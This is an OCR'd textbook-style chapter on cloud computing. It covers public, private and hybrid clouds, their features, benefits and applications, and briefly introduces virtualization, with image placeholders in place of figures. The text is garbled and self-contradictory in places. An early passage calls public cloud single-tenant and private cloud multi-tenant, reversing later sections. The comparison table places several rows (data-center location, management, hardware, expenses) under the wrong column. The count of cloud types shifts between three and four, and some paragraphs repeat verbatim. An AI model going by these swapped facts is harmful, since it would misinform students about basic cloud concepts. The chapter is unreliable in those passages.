In public cloud, the cloud infrastructure is made available to the general public, Private cloud can be managed by the organization or a third party.

Public Cloud vendors offer a range of IT services and resources accessible to anyone who subscribes and pays for them. It's a type of external cloud which is made available for the use of public and is essentially owned and provided by the external organizations. e.g. Amazon Web Services, Microsoft Azure and so on.It's a type of external cloud which is made available for the use of public and is essentially owned and provided by the external organizations. e.g. Amazon Web Services, Microsoft Azure and so on.

Private Cloud Here infrastructure or services can be located on-premise or off-premise and is operational solely for the use of a single organization which would be the owner of the cloud. All cloud configurations are directly influenced by the owner. It can be managed by the organization itself or can also be outsourced to any third party.




Figure 3.20 Difference Between Private Cloud ,Public and Hybrid Cloud

Public Cloud: Single tenancy: there's only the data of a single organization stored in the cloud. Anyone can use the public cloud services.

Private Cloud: Multi-tenancy: the data of multiple organizations in stored in a shared environment. Only the organization itself can use the private cloud services.

Public Cloud	Private Cloud
Anyone can use the public cloud services.	Only the organization itself can use the private cloud services.
Data Center Location Inside the organization's network.	Data Center Location Anywhere on the Internet where the cloud service provider's services are located..
Cloud Service Management: The organization must have their own administrators managing	Cloud Service Management: The cloud service provider manages the services, where the

their private cloud services.	organization merely uses them.
Hardware Components: Must be provided by the organization itself, which has to buy physical servers to build the private cloud on.	Hardware Components: The CSP provides all the hardware and ensures it's working at all times.
Expenses: Can be quite expensive, since the hardware, applications and network have to be provided and managed by the organization itself.	Expenses: The CSP has to provide the hardware, set-up the application and provide the network accessibility according to the SLA.
In public cloud, the cloud infrastructure is made available to the general public over the internet and is owned by a cloud provider and in a private cloud, the cloud infrastructure is exclusively operated by a single organization.	Private cloud can be managed by the organization or a third party and may exist on-premise or off-premise.
AWS, Microsoft Azure, IBM's Blue Cloud and Sun Cloud are the examples of public cloud	AWS and VMware are the examples of private cloud.




Figure 3.21 Applications of Cloud computing

Introduction of Cloud Computing

Cloud computing is the on-demand availability of computer system resources, especially data storage and computing power, without direct active management by the user. **Cloud computing** (also called simply, the cloud) describes the act of storing, managing and processing data online - as opposed to on your own physical computer or network.




Figure 3.22 Architecture of Cloud computing

Cloud computing is the delivery of different services through the Internet. These resources include tools and applications like data storage, servers, databases, networking, and software.

Figure 3.23 different services Cloud computing

Cloud computing is the delivery of on-demand computing services over the internet on a pay-as-you-go basis.

Rather than managing files on a local storage device, Cloud Computing makes it possible to save them over internet.

Cloud Computing Providers

Major cloud service providers are Cisco, Citrix, Google, IBM (SoftLayer), Oracle, Microsoft (Azure), and SAP, Rackspace, Verizon etc.

Figure 3.24 Cloud Computing Providers

Features of Cloud Computing

- **Virtual:** Imagine racks of servers, humming along in a data center.
- **Scalable:** Cloud are super flexible, giving you what you need at the moment
- **Secure:** Create a private cloud on dedicated hardware.
- **Affordable:** get the greatest cost savings in the public cloud.

Types of Cloud Computing

There are four types of 4 Types of Cloud Compunting are available which are given below;

- **Public Cloud:** Multi-tenant environment with pay-as-you-grow scalability
- **Private Cloud:** Scalability plus the enhanced security and control of a single-tenant environment
- **Dedicated Servers:** For predictable workloads that require enhanced security and control
- **Hybrid Cloud:** Connect the public cloud to your private cloud or dedicated servers - even in your own data center

Benefits of Cloud Computing

These are the Benefits of Cloud Computing

Flexibility

Cloud-based services are ideal for businesses with growing or fluctuating bandwidth demands. If your needs increase then you can easily to scale up your cloud capacity.

Improved Mobility

Data and applications are available to employees no matter where they are in the world. Workers can take their work anywhere via smart phones.

Cost Effective

Due to cloud computing companies don't have to spend significant money on hardware, facilities, utilities and other aspects of operations.

Always on Availability

Most cloud providers are extremely reliable in providing their services. The connection is always on and as long as workers have an internet connection, they can get to the applications they need . Some applications even work off-line.

Collaboration

Cloud applications improve collaboration by allowing dispersed groups of people to meet virtually and easily share information in real time and via shared storage. This capability can reduce time-to-market and improve product development and customer service.

Features of Cloud Computing

Cloud Computing is getting more and more popularity day by day. The main reason behind this is need of the place to store their data. There are many services and features of cloud computing are given below.




Figure 3.25 Features of Cloud Computing

Important Features of Cloud Computing

- Low Cost
- Secure
- Agility
- High availability and reliability
- High Scalability
- Multi-Sharing
- Device and Location Independence
- Maintenance
- Services in pay-per-use mode
- High Speed
- Global Scale

- Productivity
- Performance
- Reliability
- Easy Maintenance
- On-Demand Service
- Large Network Access
- Automatic System
- Resources Pooling
- Pay as you go

Low Cost

Cloud computing eliminates the capital expense of buying hardware and software and setting up and running on-site data centers.

On-Demand Service

This is most important and valuable features of cloud computing. On-demand computing is a delivery model in which computing resources are made available to the user as needed.

Global scale

The benefits of cloud computing services include the ability to scale elastically. In cloud speak, that means delivering the right amount of IT resources-for example, more or less computing power, storage, bandwidth-right when it is needed and from the right geographic location.

Reliability

Cloud computing makes data backup, disaster recovery and business continuity easier and less expensive because data can be mirrored at multiple redundant sites on the cloud provider's network.

Application of Cloud Computing

Cloud computing is a internet-based computing where central remote servers maintain all the data and applications. Cloud computing allow Consumers to rent physical infrastructure from a third party provider(cloud service provider).

Cloud Computing is one of the most dominant field of computing resources online because sharing and management of resources is easy using cloud. Application of cloud computing are given below;




Figure 3.26 Uses of Cloud Computing

Uses of Cloud Computing

- E-Learning
- Enterprise Resource Planning (ERP)
- Backup
- E-Governance
- Infrastructure as a service (IaaS) and platform as a service (PaaS)
- Private cloud and hybrid cloud
- Test and Development
- Big data Analytics

- File Storage
- Disaster Recovery
- Resolve Downtime and Load Balancing Problems
- 24*7 Availability and Performance Oriented Infrastructure
-

E-Learning

Using cloud computing Students, faculty members, researchers can connect to the cloud of their organization and access data and information from there.

E-Governance

Cloud computing can improve the functioning of a government by improving the way it provides the services to its citizens, institutions and cooperation with other governments.

Enterprise resource planning (ERP)

Use of Cloud in ERP comes into existence when the business of any organization grows. The work of managing applications, human resources, payroll etc becomes expensive and complex. To overcome it service providers can install ERP in the cloud itself.

Resolve Downtime and Load Balancing Problems

With the help of cloud managed services downtime problems can be transformed into approximately 99.99% uptime. Moreover, load balancing is also taken care as the servers are more capable of storing unlimited data from the existing as well as establishing clients, while re-balancing and scaling your servers in real time.

Big data Analytics

One of the aspects offered by leveraging cloud computing is the ability to tap into vast quantities of both structured and unstructured data to harness the benefit of extracting business value.

Types of Cloud Computing

Cloud Computing means storing and accessing data or applications over the Internet. This can be done in three ways 1. Public Cloud Computing 2. Private Cloud Computing 3. Hybrid cloud Computing. Below we will look at their advantages and disadvantages. There are three types of cloud computing.

Types of Cloud Computing

- Public Cloud Computing
- Private Cloud Computing
- Hybrid Cloud Computing




Figure 3.27 Types of Cloud Computing

Public Cloud Computing

A cloud platform that is based on standard cloud computing model in which service provider offers resources, applications storage to the customers over the internet is called as public cloud computing. The hardware resources in public cloud are shared among similar users and accessible over a public network such as the internet. Most of the applications that are offered over internet such as Software as a Service (SaaS) offerings such as cloud storage and online applications uses Public Cloud Computing platform. Budget conscious startups, SMEs not keen on high level of security features looking to save money can opt for Public Cloud Computing.




Figure 3.28 Public Cloud Computing

Advantage of Public Cloud Computing

- It offers greater scalability
- Its cost effectiveness helps you save money.
- It offers reliability which means no single point of failure will interrupt your service.
- Services like SaaS, (Paas), (Iaas) are easily available on Public Cloud platform as it can be accessed from anywhere through any Internet enabled devices.
- It is location independent – the services are available wherever the client is located.

Disadvantage of Public Cloud Computing

- No control over privacy or security
- Cannot be used for use of sensitive applications
- Lacks complete flexibility as the platform depends on the platform provider
- No stringent protocols regarding data management

Private Cloud Computing

A cloud platform in which a secure cloud based environment with dedicated storage and hardware resources provided to a single organization is called Private Cloud Computing. The Private cloud can be either hosted within the company or outsourced to a trusted and reliable third-party vendor. It offers company a greater control over privacy and data security. The resources in case of private cloud are not shared with others and hence it offer better performance compared to public cloud. The additional layers of security allow company to process confidential data and sensitive work in the private cloud environment.




Figure 3.29 Private Cloud Computing

Advantage of Private Cloud Computing

- Offers greater Security and Privacy
- Offers more control over system configuration as per the company's need

- Greater reliability when it comes to performance
- Enhances the quality of service offered by the clients
- Saves money

Disadvantage of Private Cloud

- Expensive when compared to public cloud
- Requires IT Expertise

Hybrid Cloud Computing

Hybrid Cloud computing allows you to use combination of both public and private cloud. This helps companies to maximize their efficiency and deliver better performance to clients.




Figure 3.30 Hybrid Cloud Computing

In this model companies can use public cloud for transfer of non-confidential data and switch on to private cloud in case of sensitive data transfer or hosting of critical applications. This model is gaining prominence in many business as it gives benefits of both the model.

Advantage of Hybrid Cloud Computing

- It is scalable
- It is cost efficient
- Offers better security
- Offers greater flexibility

Disadvantage of Hybrid Cloud Computing

- Infrastructure Dependency
- Possibility of security breach through public cloud

What is Public Cloud Computing

In public cloud, the cloud infrastructure is made available to the general public.




Figure 3.31 public Cloud Computing

Public Cloud vendors offer a range of IT services and resources accessible to anyone who subscribes and pays for them. It's a type of external cloud which is made available for the use of public and is essentially owned and provided by the external organizations. e.g. Amazon Web Services, Microsoft Azure and so on.It's a type of external cloud which is made available for the use of public and is essentially owned and provided by the external organizations. e.g. Amazon Web Services, Microsoft Azure and so on.

Advantage of Public Cloud Computing

- **Infrastructure:** Multi-Tenant: Shared network hosted off site and managed by your service provider.
- **Business Requirement:** Affordable solutions that provide room for growth.
- **Best Use:** Disaster recovery and application testing for smaller, public facing companies.
- **Scalability:** Depends on the Service Level Agreement but usually easy via a self-managed tool the customer will use.
- **Support and maintenance:** Cloud Service Provider's technical team.
- **Cost:** Affordable option offering a pay as you go service fee. OpEx – Pay as you go, scale up, scale down as needed, charged by the minute.
- **Security:** Basic security compliance. Some may offer bolt-on security options.
- **Performance:** Competing users can reduce performance levels.

What is Private Cloud Computing

In Private cloud can be managed by the organization or a third party.




Figure 3.32 private Cloud Computing

Private Cloud Here infrastructure or services can be located on-premise or off-premise and is operational solely for the use of a single organization which would be the owner of the cloud. All cloud configurations are directly influenced by the owner. It can be managed by the organization itself or can also be outsourced to any third party.

Advantage of Private Cloud Computing

- **Infrastructure:** Single-Tenant: Dedicated hardware and network for your business managed by an in-house technical team.
- **Business Requirement:** High performance, security, and customization and control options.
- **Best Use:** Protect your most sensitive data and applications
- **Scalability:** Can be managed in house. Extreme performance - fine-grained control for both storage and compute.
- **Support and maintenance:** Your technical administrators.
- **Cost:** Large upfront cost to implement the hardware, software and staff resources. Maintenance and growth must also be built into ongoing costs. CapEx.
- **Security:** Isolated network environment. Enhanced security to meet data protection legislation.
- **Performance:** High performance from dedicated server.

What is Hybrid Cloud Computing

Hybrid cloud is combination of two or more public or private cloud wherein these clouds are coupled together by standardized middleware enabling the portability between different systems. Such cloud provides access to both internal and external services provided by internal and external cloud respectively.




Figure 3.33 Hybrid Cloud Computing

Hybrid Cloud Hybrid cloud covers best of both worlds; hence hybrid cloud is combination of two or more public or private cloud wherein these clouds are coupled together by standardized middleware enabling the portability between different systems. Such cloud provides access to both internal and external services provided by internal and external cloud respectively.

Advantages of Hybrid Clouds

- **Control:** your organisation can maintain a private infrastructure for sensitive assets.
- **Flexibility:** you can take advantage of additional resources in the public cloud when you need them.
- **Cost-effectiveness:** with the ability to scale to the public cloud, you pay for extra computing power only when needed.
- **Ease:** transitioning to the cloud does not have to be overwhelming because you can migrate gradually—phasing in workloads over time.

Virtualization in Cloud Computing

Virtualization means creating a virtual platform of something, which will include virtual computer hardware, virtual storage devices, and virtual computer network. Virtualization is a technique, which allows to share a single physical instance of a resource or an application among multiple customers and organizations.

Creation of a virtual machine over existing operating system and hardware is known as Hardware Virtualization. A Virtual machine provides an environment that is logically separated from the underlying hardware.

